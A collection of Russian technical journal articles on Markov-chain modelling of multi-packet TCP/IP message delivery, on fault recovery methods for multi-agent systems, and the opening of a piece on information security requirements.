Igumnov Vladimir, Ustinov Igor

Joint Stock Company «Scientific and Production Association «Impulse»

2 Kirishskaya St, St. Petersburg, 195299, Russia

e-mails: kanz@npimpuls.ru, proimpuls@peterlink.ru

Abstract. The article examines the mechanism of delivering multi-packet messages (using the example of a three-packet message) in a data transmission system on the TCP/IP protocol. A method for synthesizing elements of the transition probability matrix is presented based on finding their corresponding indices. A method is proposed for finding probabilistic-time characteristics of message delivery using the transition probability matrix.

Keywords: Multi-packet messages; data transmission system; protocol; transmission algorithm; traffic graph; absorbing finite markov chain; package; receipt; the matrix of transitional probabilities; transitional probabilities; the probability of bringing; the probability of non-compliance.

Введение. Передача многопакетных сообщений в современных системах передачи данных (СПД) реализуется по протоколу TCP/IP, при этом протокол IP определяет сетевой уровень передачи информации, а протокол TCP — транспортный уровень передачи информации эталонной модели взаимодействия открытых систем. Алгоритм передачи сообщений с адресным переспросом является базовым для многих протоколов доведения сообщений в различных СПД. Поэтому методический аппарат анализа его характеристик обладает большой степенью общности и представляет несомненный интерес для его исследования.




Рис. 1. Иллюстрационная схема СПД с адресным переспросом

Протокол TCP имеет достаточно различных модификаций, которые используются в различных СПД автоматизированных систем управления специального назначения. Многие из этих модификаций протокола известны под названием «метод скользящего окна» [1].

Основу данного протокола составляет алгоритм передачи многопакетных сообщений с адресным переспросом. Суть данного алгоритма можно представить так [2]:

- в СПД с конфигурацией «точка — точка» реализована решающая обратная связь;
- все передаваемое сообщение разбивается на фиксированное количество многопакетных сообщений, при этом длина пакета и длина квитанции фиксированы;
- на переданное (отдельное) многопакетное сообщение выдается квитанция, извещающая передающую сторону о доставке (или недоставке) каждого пакета сообщения;
- в соответствии с пришедшей квитанцией осуществляется итерационный повтор недоставленных пакетов сообщения и их квитирование;
- по окончании заданного числа таких повторов (итераций) канал бракуется;
- после доведения текущего многопакетного сообщения передается новое.

Рассмотрим на примере приведенной схемы работу СПД с адресным переспросом и трехпакетными сообщениями. СПД включает две абонентских станции — верхнюю (ВАС) и нижнюю (НАС). Станции соединены дуплексными однородными по вероятности ошибки каналами связи.

Процесс доведения сообщений происходит в дискретные моменты времени, вызванные передачей сообщения и квитанции, и имеет конечное число состояний. Благодаря этому процесс доведения удобно представить в виде поглощающей конечной Марковской цепи (ПКМЦ) [3].

Направленный граф переходов ПКМЦ для указанного варианта СПД представлен на рис. 2.




Рис. 2. Граф переходов ПКМЦ

Граф включает следующие состояния:

S0 — ВАС выдала трехпакетное сообщение, до НАС не дошел ни один пакет;

S1 — какой-то один из трех пакетов дошел до НАС. НАС выдает квитанцию о приеме пакета и не приеме двух других пакетов;

S2 — ВАС получила квитанцию от НАС. ВАС выдает повтор двух пакетов;

S3 — какой-то один из двух пакетов дошел до НАС. НАС выдает квитанцию о приеме этого пакета и не приеме другого пакета;

S4 — ВАС получила квитанцию от НАС. ВАС выдает повтор оставшегося недошедшего пакета;

S5 — до НАС дошел третий пакет. НАС выдает квитанцию о его приеме;

S6 — какие-то два пакета из трех дошли до НАС. НАС выдает квитанцию о приеме этих двух пакетов и не приеме третьего оставшегося;

S7 — оба переданные пакеты дошли от ВАС к НАС. НАС выдает квитанцию об их приеме;

S8 — все три пакета дошли от ВАС к НАС. НАС выдает квитанцию об их приеме;

S9 — квитанция о приеме трех пакетов от НАС к ВАС дошла.

Матрица переходных вероятностей (МПВ) для доведения трехпакетных сообщений в такой сети имеет вид:

$$P_{[10,10]} = \begin{pmatrix} P_{00} & P_{01} & 0 & 0 & 0 & 0 & P_{06} & 0 & P_{08} & 0 \\ P_{10} & 0 & P_{12} & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & P_{22} & P_{23} & 0 & 0 & 0 & P_{27} & 0 & 0 \\ 0 & 0 & P_{32} & 0 & P_{34} & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & P_{44} & P_{45} & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & P_{54} & 0 & 0 & 0 & 0 & P_{59} \\ P_{60} & 0 & 0 & 0 & P_{64} & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & P_{72} & 0 & 0 & 0 & 0 & 0 & 0 & P_{79} \end{pmatrix} \quad (1)$$

Переходные вероятности в МПВ будем находить из сущности анализируемого процесса.

Вероятность доведения пакета P_n длиной L_n от ВАС к НАС за один повтор по каналу связи с вероятностью ошибки P_0 определяется по формуле (2):

$$P_n = (1 - P_0)^{L_n}, \quad (2)$$

Вероятность недоставления пакета сообщения за один повтор равна (3):

$$Q_n = 1 - P_n, \quad (3)$$

Соответственно, вероятность доведения квитанции длиной L_{KB} от НАС к ВАС за один повтор, равна (4):

$$P_{KB} = (1 - P_0)^{L_{KB}}, \quad (4)$$

Следовательно, вероятность недоставления квитанции за один повтор равна (5):

$$Q_{KB} = 1 - P_{KB}, \quad (5)$$

Тогда остальные вероятности первой строки МПВ равны (6–8):

$$P_{08} = C_3^3 P_n^3 (1 - P_n)^0 = P_n^3, \quad (6)$$

$$P_{06} = C_3^2 P_n^2 (1 - P_n) = 3P_n^2 Q_n, \quad (7)$$

$$P_{01} = C_3^{-1} P_n (1 - P_n)^2 = 3 P_n Q_n^2, \quad (8)$$

а вероятность недоведения трехпакетного сообщения от ВАС к НАС равна (9):

$$P_{00} = C_3^0 P_n^0 (1 - P_n)^3 = Q_n^3, \quad (9)$$

Рассмотрим вторую строку МПВ.

Переход $S1 \rightarrow S2$ возможен, если квитанция от НАС к ВАС доставлена, а переход $S1 \rightarrow S0$ происходит в противном случае, т.е. (10, 11)

$$P_{12} = P_{\text{КВ}}, \quad (10)$$

$$P_{10} = Q_{\text{КВ}}, \quad (11)$$

Рассмотрим третью строку МПВ.

Переходы $S2 \rightarrow S7$ и $S2 \rightarrow S3$ возможны, если при повторе двух пакетов дошли соответственно, два или один пакет от ВАС к НАС. Тогда имеем (12, 13):

$$P_{27} = C_2^2 P_n^2 (1 - P_n)^0 = P_n^2, \quad (12)$$

$$P_{23} = C_2^1 P_n (1 - P_n) = 2 P_n Q_n, \quad (13)$$

а вероятность недоведения повтора из двух пакетов равна (14):

$$P_{22} = C_2^0 P_n (1 - P_n)^2 = Q_n^2, \quad (14)$$

Переходные вероятности четвертой и последующих строк МПВ находятся подобным образом с использованием биномиального закона распределения. Как результат, найдены все компоненты МПВ в зависимости от основных параметров анализируемой сети передачи данных.

Номера состояний графа переходов ПКМЦ и их взаимосвязи отображаются переходными вероятностями, а последние, в свою очередь, определяются своими индексами. Исходя из изложенного, задача синтеза элементов МПВ выливается в задачу нахождения соответствующих им индексов.

Введем параметры i и j и выразим через них текущие номера состояний k графа перехода. Параметр j показывает номер ряда, в котором находится состояние S_k , а параметр i принимает все значения от 0 до $(N-j)$.

Тогда алгоритм предлагаемого синтеза таков:

Пусть N — число пакетов многопакетного сообщения с СПД, тогда:

1. Изменяем i от 0 до $N-1$, j от 2 до N и по нижеприведенным правилам (П1 — П5) (15):

$$\left. \begin{aligned} \text{П1: } & P_{2i+1; 2i} = Q_{\text{КВ}} \text{ при } 0 \leq i \leq N-1 \\ \text{П2: } & P_{2i+1; 2(i+1)} = P_{\text{КВ}} \text{ при } 0 \leq i \leq N-2 \\ \text{П3: } & P_{2N-1; (N+1)(N+2)/2-1} = P_{\text{КВ}} \text{ при } i = N-1 \\ \text{П4: } & P_{2i; 2i} = Q_c^{N-1} \text{ при } 0 \leq i \leq N-1 \\ \text{П5: } & P_{2i; 2N+(2N+j+1)(j-2)/2+i} = C_{N-1}^j P_c^j Q_c^{N-i-j} \text{ при } 2 \leq j \leq N; 0 \leq i \leq N-j \end{aligned} \right\} \quad (15)$$

Вычисляем ненулевые элементы первых $2N$ строк матрицы переходных вероятностей. Остальные элементы этих строк равны нулю.

2. Изменяем j от 2 до N , а i от 0 до $N-j$ и по правилам (П6 — П8) (16):

$$\left. \begin{aligned} \text{П6: } & P_{2N+(2N-j+1)(j-2)/2+i; 2i} = Q_{\text{КВ}} \\ \text{П7: } & P_{2N+(2N-j+1)(j-2)/2+i; 2(i+j)} = P_{\text{КВ}} \\ \text{П8: } & P_{3N+(2N-j+1)(j-2)/2-j; (N+1)(N+2)/2-1} = P_{\text{КВ}} \end{aligned} \right\}, \quad (16)$$

Вычисляем ненулевые элементы следующих $N(N-1)/2$ строк матрицы переходных вероятностей. Остальные элементы этих строк МПВ равны нулю.

3. Ненулевой элемент последней строки МПВ с номером $(N+1)(N+2)/2-1$ стоит в последнем столбце с таким же номером $(N+1)(N+2)/2-1$ и равен единице. Остальные элементы последней строки равны нулю.

По МПВ довольно легко строится уравнение Колмогорова-Чепмена, которое позволяет находить вероятностно-временные характеристики доведения сообщений [3]. Кроме того, из МПВ можно сформировать:

- так называемую фундаментальную матрицу, которая дает значение среднего времени доведения сообщения;
- дисперсионную матрицу, дающую значение среднеквадратичного отклонения времени доведения сообщения [4].

Данные величины характеризуют временные характеристики исследуемого процесса информационного обмена.

Заключение. Предложенная методика синтеза элементов матрицы переходных вероятностей на основе индексов переходных вероятностей и уравнения Колмогорова-Чепмена позволяет находить вероятностно-временные характеристики доведения многопакетных сообщений в системах передачи данных, ориентированных на протокол ТСР/ІР [5].

СПИСОК ЛИТЕРАТУРЫ

1. Олифер В.Г., Олифер Н.А. Компьютерные сети. Принципы, технологии, протоколы. СПб. : Питер, 2000. 672 с.
2. Передача дискретных сообщений. Учебник для ВУЗов. под редакцией В.П. Шувалова. М.: Радио и связь, 1990. 464 с.
3. Кемени Джон. Дж., Снелл Дж. Ларк. Конечные цепи Маркова/ Пер. с англ.-М.: Наука, 1970. 272 с.
4. Володько А.В., Игумнов В.В., Воронцов В.С., Нахождение характеристик доведения многопакетных сообщений в системах передачи данных с TCP подобным протоколом. М.: Труды РНТОРЭС им. А.С. Попова, выпуск LXI, 2006. 360 с.
5. Игумнов В.В., Программное моделирование и синтез радиосетей, функционирующих в режиме ESS. Серпухов : Труды XXV Межрегиональной научно-технической конференции, сборник № 2, 2006. 186 с.

УДК 004.42

**АНАЛИЗ СУЩЕСТВУЮЩИХ ПОДХОДОВ К ВОССТАНОВЛЕНИЮ РАБОТОСПОСОБНОСТИ
МНОГОАГЕНТНЫХ СИСТЕМ****Игумнов Владимир Вячеславович, Устинов Игорь Анатольевич**

Акционерное общество «Научно-производственное объединение «Импульс»

Киришская, ул., 2, Санкт-Петербург, 195299, Россия

e-mails: kanz@npimpuls.ru, proimpuls@peterlink.ru

Аннотация. В статье приведен анализ ряда существующих подходов (методик) к восстановлению работоспособности многоагентных систем. Определены основные достоинства и недостатки рассмотренных подходов.

Ключевые слова: многоагентные системы; агент; работоспособность; надежность; точка восстановления; серверный процесс; активный агент; теневой агент; вычислительные средства; согласованное состояние.

**ANALYSIS OF EXISTING APPROACHES TO RESTORING THE FUNCTIONALITY
OF MULTI-AGENT SYSTEMS****Igumnov Vladimir, Ustinov Igor**

Joint Stock Company «Scientific and Production Association «Impulse»

2 Kirishskaya St, St. Petersburg, 195299, Russia

e-mails: kanz@npimpuls.ru, proimpuls@peterlink.ru

Abstract. The article provides an analysis of a number of existing approaches (methods) for restoring the functionality of multi-agent systems. The main advantages and disadvantages of the reviewed approaches have been identified.

Keywords: multi-agent systems; agent; efficiency; reliability; recovery point; the server process; active agent; shadow agent; computing facilities; consistent state.

Введение. Активное развитие агентно-ориентированных технологий, а также декларируемые теорией искусственного интеллекта преимущества многоагентных систем (МАС) определяют существующий интерес к разработке промышленных систем на основе агентно-ориентированного подхода. Многоагентные системы считаются перспективным направлением, так как предполагают новый подход к проектированию и разработке большого класса программных систем, в том числе и в области искусственного интеллекта. Важным качеством любого созданного продукта является его надежность, отказоустойчивость, сохранение (восстановление) работоспособности во внештатных (незапланированных) ситуациях.

Существующие методики обеспечения отказоустойчивости МАС рассматривают устойчивость МАС к отказам как сохранение конфигурации системы, достаточной для выполнения ее функций в соответствие со спецификацией. Однако для восстановления работоспособности МАС важно не только обеспечить переход к работоспособной конфигурации, например, переключением части функций системы на резервные компоненты, но и восстановить согласованное состояние системы, необходимое для продолжения ее работы.

1. Рассмотрим методику восстановления работоспособности МАС, обеспечивающую восстановление согласованного состояния системы на основе точек восстановления [1].

В данной методике, принимая во внимание ненадежность каналов связи, согласованное состояние системы определяется как состояние, в котором каждое отправленное сообщение было получено, а каждое полученное сообщение было отправлено. Так как МАС может быть подвержена отказам вычислительных систем (ВС), то при восстановлении работоспособности агент может быть перезапущен на другую ВС, следовательно, точки восстановления должны быть архитектурно независимыми.

Преимущество данного метода заключается в сохранении архитектурно-независимых точек восстановления для компилируемого кода, в то время как, такие системы как Ага ориентированы на использование только интерпретирующего кода. Авторы рассматриваемой методики предлагают использовать методы, основанные на распределении компилируемого исходного кода агента на функциональные блоки, и рассматривать точку восстановления агента как номер соответствующего функционального блока. Если исходный код агента может быть скомпилирован для каждой из используемых в МАС ВС, то для перезапуска агента на другую ВС достаточно знать только номер функционального блока, выполнение которого должно быть запущено для продолжения работы отказавшего агента.

Метод сохранения точек восстановления, соответствующих согласованному состоянию МАС для системы, основан на архитектуре NESSENGERS, которая содержит три сетевых уровня: физический уровень,

уровень серверных процессов, уровень логической сети. Серверные процессы предназначены для выполнения таких системных функций как инициализация процесса создания новой точки восстановления, уведомление об отказе одного из серверных процессов и выравнивании нагрузки на ВС. На каждой ВС запущен только один серверный процесс. В рамках каждого серверного процесса могут существовать несколько логических сетевых узлов, предоставляющих необходимые ресурсы для исполнения мобильных агентов. Процесс создания точек восстановления регулируется одним из серверных процессов, выступающим в роли координатора. В случае отказа координатора, новый серверный процесс может быть выбран для выполнения данной роли, например, по критерию наименьшего IP-адреса. Состояние любого серверного процесса определяется множеством размещенных в нем логических узлов, логических связей между ними, а также состоянием соответствующих мобильных агентов. В силу разделения логического и физического сетевых уровней при отказе одного из серверных процессов, его состояние, характеризующее последнюю точку восстановления, может быть объединено с состоянием одного из работоспособных серверных процессов, что фактически приводит к переносу логической сети и агентов отказавшего серверного процесса на работоспособный серверный процесс.

Алгоритм восстановления работоспособности МАС заключается в определении списка работоспособных серверных процессов, загрузке каждым из работоспособных серверных процессов точки восстановления, объединении точки восстановления отказавшего процесса с точкой восстановления координатора, загрузке обновленной точки восстановления координатора, обновление связей между логическими узлами.

Достоинства рассмотренной методики восстановления работоспособности МАС:

- механизм сохранения точек восстановления является архитектурно-независимым и обеспечивает возможность перезапуска отказавших агентов на любой ВС;

- приведено формальное доказательство соответствия точек восстановления согласованному состоянию МАС.

Недостатки методики перечислены ниже:

- отсутствует механизм сохранения точек восстановления серверных процессов, следовательно, отказ централизованного хранилища точек восстановления приводит к их необратимой потере и отказу всей системы;
- отсутствует механизм получения исходного кода агента для его перезапуска, и, следовательно, не учитывает влияние надежности хранилища исходного кода агентов на надежность всей системы;
- методика допускает отказы серверных процессов и ВС, но не учитывает программные отказы самих агентов;
- методика не обеспечивает теоретическую оценку надежности МАС, гарантированной при ее применении.

2. Методика восстановления работоспособности МАС на основе семантической компенсации [2, 3].

Данная методика основывается на том, что в распределенных системах целью восстановления работоспособности является возвращение системы процессов в согласованное состояние, и согласованное состояние определяется как состояние системы, которое может быть достигнуто в процессе нормальной работы без отказов. Сложность возвращения агента МАС в одно из предыдущих состояний заключается в том, что состояние агента с точки зрения его поведения включает в себя и состояние внешней по отношению к агенту среды, оказанные на которую эффекты агент не всегда в состоянии обратить.

В случае если прямая отмена выполненных действий невозможна, предлагают использовать компенсацию выполненных задач и повторную декомпозицию тех задач, которые должны быть выполнены для достижения поставленных целей. Задача компенсации действий формулируется в терминах целей, которые должны быть достигнуты для успешной компенсации, а не в терминах конкретных действий или планов. В качестве целей может быть использовано такое состояние внешней среды, достижение которого означает успешность проведенной компенсации. Конкретные действия, направленные на компенсацию выполненных задач, могут отличаться в зависимости от состояния внешней среды и МАС, что позволяет выполнить процедуру восстановления работоспособности в таких динамических системах, для которых конкретные планы не могут быть сформулированы.

Так как агент выполняет определенную задачу исключительно для достижения поставленной цели, то он должен определять факт успешного выполнения задачи не с точки зрения завершения всех необходимых подзадач, а с точки зрения достигнутой цели, то есть агент должен обладать возможностью наблюдения за внешней средой и определять состояние целей, соответствующих задачам, на основе анализа наблюдаемых параметров. В таком случае, задача может считаться успешно выполненной в силу достигнутой цели, даже если не все ее подзадачи были выполнены. При обнаружении отказа, агент выполняет семантическую компенсацию тех действий, которые были выполнены для достижения цели задачи, находящейся в состоянии отказа, а затем осуществляет новую попытку выполнения данной задачи на основе ее повторной декомпозиции.

Для восстановления работоспособности МАС после отказа агента используются точки восстановления, в которых сохраняется внутренне состояние агента. Так как агент определяет статус задачи на основе наблюдаемых параметров внешней среды, то даже в случае использования устаревшей точки восстановления, успешно завершающиеся задачи не будут выполняться повторно.

Предложенный метод восстановления работоспособности МАС при отказе агента заключается в восстановлении внутреннего состояния агента на основе сохраненной точки восстановления, выполнении агентом семантической компенсации, и повторной попытке выполнения агентом его задачи.

Для ускорения процесса восстановления агента используется техника парной обработки, основанная на двукратном резервировании. Группа реплик использует общую базу данных точек восстановления и состоит из двух агентов — активного и теневого. Только активный агент выполняет действия, обеспечивающие

функциональность МАС, также активный агент периодически сохраняет свое внутреннее состояние в общей базе данных. Теневой агент также запущен, но его активность связана только с обновлением своего внутреннего состояния в соответствии с общей базой данных, что позволяет ускорить процедуру восстановления работоспособности. Для обнаружения отказов в паре агентов используется обмен сообщениями о жизнеспособности. Если теневой агент обнаруживает отказ активного агента, то он принимает на себя роль активного агента и запускает нового теневого агента.

Достоинством подхода в рассматриваемой методике является обеспечение контекстно-независимого восстановления согласованного состояния МАС в силу определения процедуры компенсации выполненных действий в терминах целей.

Недостатки подхода:

- для каждого отказа на стадии проектирования должны быть определены цели компенсации действий, приводящие МАС в согласованное состояние;
- агент должен обладать базой знаний, достаточной для определения плана действий в соответствии с поставленной целью компенсации и наблюдаемым состоянием внешней среды, обеспечивающего успешность процедуры компенсации;
- методика не учитывает влияние надежности общей базы данных пары активного и теневого агентов на надежность МАС;
- методика не определяет стратегии размещения пар активных и теневых агентов по ВС, и, следовательно, не учитывает влияние надежности ВС на надежность МАС;
- ограничение на кратность резервирования искусственно ограничивает надежность всей МАС при отказах агентов;
- не определена процедура запуска нового теневого агента, и, следовательно, не учтена надежность хранилища исходного или исполняемого кода агентов.

3. Методика восстановления МАС на основе использования метода согласованных атомарных действиях (CA-actions) [4].

Техника согласованных атомарных действий основана на механизмах транзакций и атомарных действий и предназначена для разработки надежных параллельных объектно-ориентированных систем. Атомарные действия обеспечивают согласованное состояние взаимодействующих сущностей и прямое восстановление после ошибок на основе совместной обработки исключений. Механизм транзакций, в свою очередь, обеспечивает целостность внешних ресурсов при их параллельном использовании несколькими сущностями.

Достоинством данного подхода является обеспечение, как согласованности действий взаимодействующих агентов, так и целостности ресурсов, находящихся в общем доступе.

Однако использование согласованных атомарных действий требует описание сценариев взаимодействия агентов, возможных отказов и процедур восстановления работоспособности на стадии проектирования, что является недостатком данного подхода.

4. Методика обработки отказов МАС на стадии ее проектирования [5].

Методика предполагает построение формальной модели МАС перед ее разработкой на основе Event-B подхода. Event-B — это метод разработки формальных моделей распределенных систем, которые могут использоваться для их анализа.

Использование формальных методов позволяет получить строгую модель системы, которая может быть верифицирована и проанализирована на наличие ошибок перед разработкой самой системы, основанной на данной модели. Фактически разработка систем с использованием формальных методов обеспечивает корректность системы по построению, однако не гарантирует отсутствие ошибок в реализации системы в силу того, что при реализации могут быть упущены некоторые аспекты модели. В методике предлагается использовать шаблоны, определяющие поведение компонентов МАС при конкретных отказах.

Поведение агентов МАС, заданное данными шаблонами, обеспечивает предоставление агентом сервисов независимо от возникающих отказов. Использование данных шаблонов при разработке формальной модели позволяет проектировщику детализировать модель, внося в нее конкретные методы, использование которых позволит отдельным агентам и всей МАС сохранять работоспособность в случае отказов. Предлагается использовать разработанные авторами методики шаблоны для МАС, использующей для взаимодействия между агентами протокол contract-net, а именно — шаблоны для отказов вызванных, бесконечным ожиданием ответа на запрос, невозможностью выполнения делегированной задачи, приемом неожиданного запроса.

Достоинства рассмотренного подхода:

- шаблоны, обеспечивающие отказоустойчивое поведение МАС, вносятся в модель системы на стадии проектирования;
- использование формальных методов позволяет провести верификацию модели МАС, то есть доказать, что МАС обеспечивает устойчивость к отказам, для которых были разработаны соответствующие шаблоны.

Недостатки подхода:

- разработанные шаблоны обеспечивают восстановление работоспособности МАС только после ограниченного множества отказов, связанных с взаимодействием между агентами;
- разработанные шаблоны сформулированы на основе Event-B подхода и могут быть использованы только в формальных моделях, основанных на этом же подходе;

— разработанные шаблоны не обеспечивают устойчивость МАС как к отказам отдельных агентов, так и к отказам ВМ, необходимых для исполнения агентов.

Заключение. Все рассмотренные методики (методы, подходы) имеют определенные достоинства и недостатки. Область применения методик разная и зависит от объекта разработки (проектирования), а также от задаваемых на него функциональных задач.

Большая часть разработанных, в том числе и рассмотренных в данной статье, методик восстановления работоспособности МАС, носит в основном теоретический характер и не имеет значимого практического применения при создании промышленных систем.

СПИСОК ЛИТЕРАТУРЫ

1. Bic, L. F. An application-transparent, platform-independent approach to rollback-recovery for mobile agent systems / L. F. Bic, M.B. Dillencourt, E. Gendelman//Proceedings of the 20th International Conference on Distributed Computing Systems. IEEE, 2000. P. 564-571.
2. Bailey, J. Semantic-compensation-based recovery in multi-agent systems / J. Bailey, H. Harjadi, K. Ramamohanarao, A. Unruh//Proceedings of second IEEE Symposium on Multi-Agent Security and Survivability. IEEE, 2005. P. 85-94.
3. Bailey, J. Managing semantic compensation in multi-agent systems / J. Bailey, H. Harjadi, K. Ramamohanarao, A. Unruh/ On the Move to Meaningful Internet Systems: CoopIS, DOA, and ODBASE. Springer Berlin Heidelberg, 2004. P. 245 -263.
4. Romanovsky, A. Designing fault-tolerant mobile systems / A.Romanovsky, G. D. M. Serugendo // Scientific Engineering for Distributed Java Applications : Lecture Notes in Computer Science. Springer Berlin Heidelberg, 2003 Vol. 2604. P. 185-201.
5. Ball, E. Event-B patterns for specifying fault-tolerance in multi-agent interaction / E. Ball, M. Butler // Methods, Models and Tools for Fault Tolerance : Lecture Notes in Computer Science. Springer Berlin Heidelberg, 2009. Vol. 5454. P. 104-129.

УДК 004.056.5

ФОРМИРОВАНИЕ ТРЕБОВАНИЙ К СИСТЕМЕ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Карганов Виталий Вячеславович

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mail: vitalik210277@mail.ru

Аннотация. Применение и внедрение инновационных технологий без обеспечения высокого уровня безопасности способствует проявлению рисков утечек данных в большем объеме, тем самым создавая новые угрозы информационной безопасности, носящие глобальный характер. Ввиду этого для обеспечения требуемой безопасности информации, циркулирующей в системе необходимо сформировать для нее требования, которые по своему содержанию будут отвечать целям и задачам концепции информационной безопасности. В статье представлены группа факторов блочного типа, которые при их раскрытии позволяют выработать технические требования к системе обеспечения информационной безопасности.

Ключевые слова: информационная безопасность; информационные технологии; орган управления; система управления; инфраструктура; риски

FORMATION OF REQUIREMENTS FOR THE INFORMATION SECURITY SYSTEM

Karganov Vitaly

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mail: vitalik210277@mail.ru

Abstract. The use and implementation of innovative technologies without ensuring a high level of security contributes to the manifestation of data leakage risks in a larger volume, thereby creating new threats to information security that are global in nature. In view of this, in order to ensure the required security of information circulating in the system, it is necessary to formulate requirements for it that in their content will meet the goals and objectives of the information security concept. The article presents a group of block-type factors that, when disclosed, allow developing technical requirements for the information security system.

Keywords: information security; information technology; management body; management system; infrastructure; risks.

Введение. Синопис ряд [1–5] показал, что сегодня, параллельно с внедрением инновационных решений и их последующим применением в информационной сфере для качественного и эффективного управления инфраструктурой, встает вопрос об обеспечении информационной безопасности (ИБ). Для инфраструктур, достигших определённого уровня зрелости и нуждающихся в гарантиях непрерывности и качества выполнения своих задач и функций, а также и органов управления обеспечение ИБ является неотъемлемой частью основных рабочих процессов. Успешность современной деятельности во многом зависит и от эффективности использования имеющихся активов. Чаще всего инфраструктура становится перед выбором между ущербом от нарушения состояния ИБ и ценой реализации мероприятий ИБ. Решение этого вопроса при отсутствии соответствующих инструментов становится нетривиальной задачей. Набирающая обороты информатизация вносит свои коррективы в постановку задачи поиска мероприятий ИБ. Такие мероприятия должны быть гибкими, адаптивными и масштабируемыми, должны учитывать комплексность и системность требований по защите, а также требования всех заинтересованных лиц [1, 5, 6].

Другая сторона «медали» по обеспечению важности обеспечения ИБ, просматривается в направлении непосредственно, как ранее было упомянуто — это сложившиеся геополитическая обстановка сегодня в стране, на фоне проведения специальной военной операции (СВО) на Украине. Обзор [1, 7], в данной предметной области, а также [2, 8] аналитические данные специалистов и экспертов в области ИБ и как результат декомпозиции и детализации материала [9] в ходе проведения СВО на Украине показывает, что вопросы ИБ именно сейчас весьма важны. Поскольку в связи с данной обстановкой ИБ важна не только в ходе проведения СВО, но также в мирное время на всех платформах и прежде всего это вопросы, связанные с защитой персональных и конфиденциальных данных.

В связи с вышеизложенным, каждый из представленных факторов по отношению к ИБ, является актуальной проблематикой по обеспечению требуемой ИБ пользователей органов управления для эффективной системы управления инфраструктур. Поскольку ИБ одно из главнейших условий надлежащего предоставления качественных услуг человеческому ресурсу в виде различного инновационного продукта. Согласно [5], а также ряда других руководящих документов (РД) в данной предметной области исследования ИБ является частью системы национальной безопасности и внутренней политики, а также влияет на безопасность личности, общества и государства. Для системы управления инфраструктур обеспечение требуемой и качественной ИБ пользователей — это гарантия надлежащего исполнения своих функций, обязательств перед должностными лицами всех звеньев управления. В отличие от государственной безопасности, для обеспечения ИБ лиц органов управления предоставляется значительно меньше инструментов и ресурсов, однако предъявляется много требований, как со стороны государства, так и со стороны пользователей. Так как каждый субъект этой системы имеет свой круг интересов и задач, решаемых при помощи соответствующих триггеров, которые по своему содержанию необходимы для достижения поставленной цели от вышестоящего руководства. Однако для достижения требуемого результата, необходимо методологические подходы, которые в своей совокупности позволят достичь требуемого результата и эффекта.

Одним из подходов, который используется при построении системы обеспечения ИБ (СОИБ) должностных лиц органов управления, является, такой как выполнение требований регуляторов, что недостаточно для комплексного обеспечения ИБ. Требования разных регуляторов зачастую дублируются или вступают в противоречие друг с другом, не учитывают особенности, специфику работы, охватывают узкий перечень защищаемых ресурсов. Как следствие, это грозит нарушениями или затруднением деятельности должностных лиц органов управления, увеличением нагрузки на персонал, усложнением документооборота, дублированием документации, мер и методов защиты. Поскольку технический прогресс вносит свои коррективы в построение СОИБ быстрее, чем регулирующий орган успевает внести изменения в законодательство, такие требования устаревают. Главный недостаток этого решения — отсутствие комплексного подхода, что может привести к появлению уязвимостей в системе защиты, утечкам защищаемой информации и нарушению непрерывности основных деловых процессов. Поэтому система ИБ должностных лиц органов управления остро нуждается в удобных, эффективных и надёжных методах поиска и обоснования мероприятий ИБ.

